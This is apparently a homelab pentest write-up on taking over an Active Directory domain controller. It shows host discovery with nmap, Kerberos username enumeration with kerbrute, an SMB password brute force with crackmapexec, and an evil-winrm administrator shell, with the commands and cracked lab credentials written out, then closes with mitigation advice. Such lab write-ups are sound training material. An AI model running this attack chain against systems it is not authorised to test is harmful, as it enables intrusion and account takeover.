Overview
Short notes from a homelab pentest exercise.
Goal: find an Active Directory host on my home network, enumerate, obtain valid credentials, and confirm a shell on the target using evil-winrm. Screenshots of important steps are included as placeholders below.
Lab discovery
First perform an ICMP/host-discovery sweep across the LAN to find the AD server.
# Host discovery (ping sweep)
nmap -sn 192.168.0.0/24
Result: target identified as 192.168.0.147.
Target service scan
Run an nmap service/version scan on the discovered target.
nmap -sV -sC 192.168.0.147

Conclusion: host appears to be an Active Directory domain controller (Kerberos, LDAP, AD ports present).
Kerberos user enumeration

Use kerbrute to enumerate valid Kerberos principals against the KDC.
kerbrute userenum --dc 192.168.0.147 -d homelab.local /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
Kerbrute output:
2025/09/18 18:37:26 > Using KDC(s): 2025/09/18 18:37:26 > 192.168.0.147:88
2025/09/18 18:37:26 > [+] VALID USERNAME: administrator@homelab.local 2025/09/18 18:37:26 > Done! Tested 17 usernames (1 valid) in 0.010 seconds
Found a valid username: administrator@homelab.local
Password brute force
Use crackmapexec against SMB to try password lists for the discovered user.
crackmapexec smb 192.168.0.147 -u administrator -p /usr/share/wordlists/rockyou.txt

Success!
SMB 192.168.0.147 445 WIN-PKRRP8BT2N6 [+] homelab.local\administrator:Orbit9#sxT (Pwn3d!)

Gaining a shell (Evil-WinRM)

With the discovered administrator credentials, use evil-winrm to obtain a remote PowerShell session.
evil-winrm -i 192.168.0.147 -u administrator -p 'Orbit9#sxT'
Expected: authenticated remote shell as administrator.

Proof of access
Create a simple file on the Administrator desktop as proof-of-compromise (example PowerShell command used via Evil-WinRM):
powershell -c “Set-Content -Path $env:USERPROFILE\Desktop\proof.txt -Value ‘Proof: compromised via evil-winrm by basil9099 on 18/09/2025.’”

I did not do this, but generally a good idea to verify the file exists (via shell):
type $env:USERPROFILE\Desktop\proof.txt
or in evil-winrm:
ls C:\Users\Administrator\Desktop\proof.txt
Notes, mitigations & lessons learned
Kerberos user enumeration was effective — consider disabling anonymous user lookups where possible and monitoring for large numbers of AS-REQ/TGS-REQ attempts.
Rate-limit and alert on authentication brute force activity; consider enforcing multifactor authentication for privileged accounts.
Remove or restrict use of weak/guessable passwords for domain administrator accounts; apply password complexity and rotation rules.
Avoid exposing plaintext services (FTP, HTTP) on networks where credential harvesting is possible.
Keep NTP/time sync in AD to avoid Kerberos issues (and to avoid false positives during testing).
Log and alert on unusual authentication activity, and monitor for tools/traffic patterns associated with Kerberoasting and brute force.